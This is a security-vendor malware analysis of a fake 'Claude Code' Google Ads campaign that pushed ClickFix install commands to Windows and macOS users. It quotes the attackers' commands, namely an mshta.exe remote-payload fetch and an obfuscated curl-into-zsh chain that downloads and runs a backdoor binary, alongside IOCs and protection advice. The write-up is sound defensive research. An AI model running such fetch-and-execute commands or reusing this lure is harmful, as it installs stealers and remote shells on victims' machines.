

Windows and macOS Malware Spreads via Fake “Claude Code” Google Ads

B bitdefender.com/en-us/blog/labs/fake-claude-code-google-ads-malware

Ionut Alexandru BALTARIU



[Anti-Malware Research](#)

5 min read

Promo

Protect all your devices, without slowing them down.

[Free 30-day trial](#)



Bitdefender's security researchers have discovered a malicious Google Ads campaign that targets anyone looking for downloads related to Claude, the large language model developed by Anthropic.

Key takeaways

- A malicious Google ad impersonated Claude Code.
- The fake site mirrored official Claude Code documentation.
- Windows users executed malware through mshta.exe.
- macOS users downloaded a Mach-O backdoor via obfuscated shell commands.
- Bitdefender detects the Windows payload as Trojan.Stealer.GJ, Trojan.Stealer.GK, IL:Trojan.MSILZilla.245316 and Gen:Variant.Barys.509034
- The attackers likely abused a compromised advertiser account linked to a Malaysian company.
- The fake documentation page was hosted on a Squarespace subdomain.

Claude has been in the news for quite some time, and cybercriminals are capitalizing by anticipating people will be searching for tools and downloads related to this LLM.

To exploit this interest, they bought a convincing sponsored result that shows up above legitimate search results, redirecting victims to a fake documentation page that looks much like the real one.

Additionally, the attackers use one of the most basic tactics to compromise devices: a method called [ClickFix](#), which tricks users into running terminal commands that actually install malware on Windows or macOS systems. This campaign has also been documented by our [fellow researchers at PushSecurity](#).

How this attack works

First, attackers buy Google advertisements that appear when users search for things like “download claude code” and similar variants. The ad looks real and copies the official branding. Because Google marks it as a sponsored result, users likely assume it passed verification.

Secondly, the ad redirects users to a fake documentation page hosted on a Squarespace subdomain. The page copies the real Claude Code Docs layout, navigation structure and styling.

Nothing looks suspicious or out of place. The only element that doesn’t immediately match is the URL, but not everyone will double-check the URL. Even if they do, they see Squarespace, which is known.

Thirdly, the page presents installation instructions that change depending on the visitor’s OS. For example, Windows users see a command that leverages `mshta.exe`, a real Microsoft utility, to download and execute a remote payload.

On the other hand, macOS users will encounter a more complex terminal command that decodes Base64-encoded content, triggering a multi-stage infection chain.


Fourth, once the victim runs the command, the malware retrieves a secondary payload from the attacker-controlled infrastructure. On Windows, the payload includes a stealer detected as `Trojan.Stealer.GJ` and `Trojan.Stealer.GK`.

On macOS, the downloaded Mach-O binary installs a backdoor that can spawn `/bin/bash` or `/bin/zsh`, and enable remote command execution.

What makes this dangerous is that the attackers never exploit a software flaw. The entire infection relies on the victim’s willingness to follow instructions and fall for the ClickFix social engineering tactic.


The deceiving Claude ad

Users search for something that looks like this:



Because Google labels it as a sponsored result and the branding looked authentic, users tend to trust it.

Instead of landing on Claude's legitimate documentation, they reached this page instead:



The page closely mirrored the real documentation hosted at:

<https://docs.claude.com/docs/en/overview>

From documentation to malware execution

The fake page instructed people to install Claude Code using terminal commands for macOS and Windows. Anyone accustomed to developer tools could be tricked into copying and executing them without hesitation.

That moment triggered the infection chain.

Windows users received instructions to run this in PowerShell:

```
C:\Windows\SysWOW64\mshta.exe https://download.active-version[.]com/claude
```

Or Windows CMD:

```
C:\Windows\SysWOW64\mshta.exe https://download.active-version[.]com/claude
```

The command abuses mshta.exe, a legitimate Microsoft utility designed to execute HTML Applications (HTA files).

Once executed, the system downloaded a payload that contains an executable component and an HTA file.

Bitdefender detects these threats as:

- Trojan.Stealer.GJ
- Trojan.Stealer.GK

The HTA file will recursively decrypt a memory-embedded Microsoft Intermediate Language (MSIL) payload that results in a shellcode at the latest stage.

The MSIL stagers run by the HTA are detected as another couple of Trojans:

- IL:Trojan.MSILZilla.245316
- Gen:Variant.Barys.509034

What happens to macOS users

macOS users see a different command that's more complex and intentionally obfuscated.

Attackers convince the victims to run the following command:

```
echo "macOS Download: http://code.claude[.]ai/download/" && curl -sSfL $(echo '<BASE_64_PAYLOAD>' | base64 -D) | zsh
```

This command decodes a Base64-encoded string and pipes the decoded output directly into *zsh*.

The second stage starts immediately.

```
#!/bin/zsh
tnyrzi=$(base64 -D <<'PAYLOAD_END' | gunzip

<BASE_64_PAYLOAD> PAYLOAD_END
)
eval "$tnyrzi"
```

The script decodes and decompresses embedded content, then executes it.

The decoded command reads:

```
#!/bin/zsh
curl -o /tmp/helper https://wriconsult[.]com/n8n/update && xattr -c /tmp/helper && chmod
+x /tmp/helper && /tmp/helper
```

The system retrieves a Mach-O binary from:

[https://wriconsult\[.\]com/n8n/update](https://wriconsult[.]com/n8n/update)

The script removes extended attributes, grants execution rights, and launches the binary.

No installer appears, and there's no prompt to warn the user. The malware executes silently.

The macOS malware executes Anti-Sandbox/anti-VM checks similar to those of the AMOS stealer, a known macOS infostealer capable of harvesting credentials, browser data, and crypto-related information.

Inside the macOS Backdoor

Analysis of the universal Mach-O binary shows that it acts like a backdoor or reverse shell.

The binary:

- It uses a global constructor (mod_init_func) so that its malicious code runs automatically as soon as the binary is loaded.
- The binary hides its main purpose through heavy string obfuscation.
- It relies on decryption routines (such as sub_10005d330 and sub_100053970) to hide both its payload and its true purpose.
- Notably, the functions sub_100000730 (for arm64) and sub_100000700 (for x86_64) are responsible for executing a shell. They use fork, pipe, dup2, and execl to launch /bin/bash or /bin/zsh, while redirecting input and output streams.
 - sub_100000730 (arm64)
 - sub_100000700 (x86_64)
- The malware heavily relies on arithmetic-based decryption loops to conceal its true functionality.
- It also automates launching shell sessions, making it easy for attackers to remotely control the infected machine.

All of these behaviors are strong signs that the malware was built to allow remote access and control by attackers.

The advertiser account connection

As you would expect, Google doesn't let anyone post any type of ad, and there's usually scrutiny. So attackers had to use a company account that already had this type of trust.

Our insights associate the campaign with a real Malaysian company. We believe that attackers compromised this advertiser's account to publish malicious ads. The advertiser's account has since been deactivated by Google.

IOCs

- 79cd21185c51a5bfe2cfebdc51e14b258d91549fc0e4e09b6939c2a8a1c5ac19
- 3b4d3a59024f14cf1f07395afd6957be05d125e00ae8fdcea3a5dee1d8ab9dd3
- eb4d9a0e4c483dc29ae8c4d31fafcd583c457923d3344745b5c7ab13abed4dc5
- 505b32ac2b6fffb5fac81d5bdc2e1e8581fc4196dfb01aee852216a3ad6ff47e
- 762fb099115d1917b6f673cc5c74a4b61962a64d640673aaf02566ca6a3dbfa4
- a78e487995ab452c5990b4baff6a4fa485ae2798c2ddd13718c17eb641f11646
- hxxps://claude-code-cmd.squarespace[.]com
- hxxp://code.claude[.]ai/download/
- hxxps://download.active-version[.]com/claude

How to protect yourself

- Avoid sponsored results for software downloads
- Verify the domain carefully
- Never execute commands as a method of installation unless you really know what you're doing
- Use comprehensive security solutions such as [Total Security](#) that are capable of blocking these attempts

FAQ

Is Claude Code malicious?

No. Attackers impersonated the brand. The legitimate software remains safe.

Does this affect both Windows and macOS?

Yes. The campaign deploys tailored malware for each platform.

What does the macOS malware do?

It installs a backdoor capable of spawning remote shells and executing attacker-controlled commands.

Why did Google show the malicious ad?

Attackers likely compromised a legitimate advertiser account, enabling the campaign to pass review systems.

tags

[Anti-Malware Research](#)

Author

[Ionut Alexandru BALTARIU](#)

I'm a software engineer with a passion for cybersecurity & digital privacy.

[View all posts](#)

[Silviu STAHIE](#)

Silviu is a seasoned writer who's been following the technology world for more than two decades, covering topics ranging from software to hardware and everything in between.

[View all posts](#)

Right now Top posts



[Scam Research](#)

[Active Subscription Scam Campaigns Flooding the Internet](#)

April 30, 2025

8 min read




[Anti-Malware Research](#)

[Infected Minecraft Mods Lead to Multi-Stage, Multi-Platform Infostealer Malware](#)

June 08, 2023

5 min read




[IoT Research Whitepapers](#)

[**Vulnerabilities identified in Amazon Fire TV Stick, Insignia FireOS TV Series**](#)

May 02, 2023

2 min read



[Anti-Malware Research Whitepapers](#)

[**EyeSpy - Iranian Spyware Delivered in VPN Installers**](#)

January 11, 2023

2 min read

FOLLOW US ON SOCIAL MEDIA
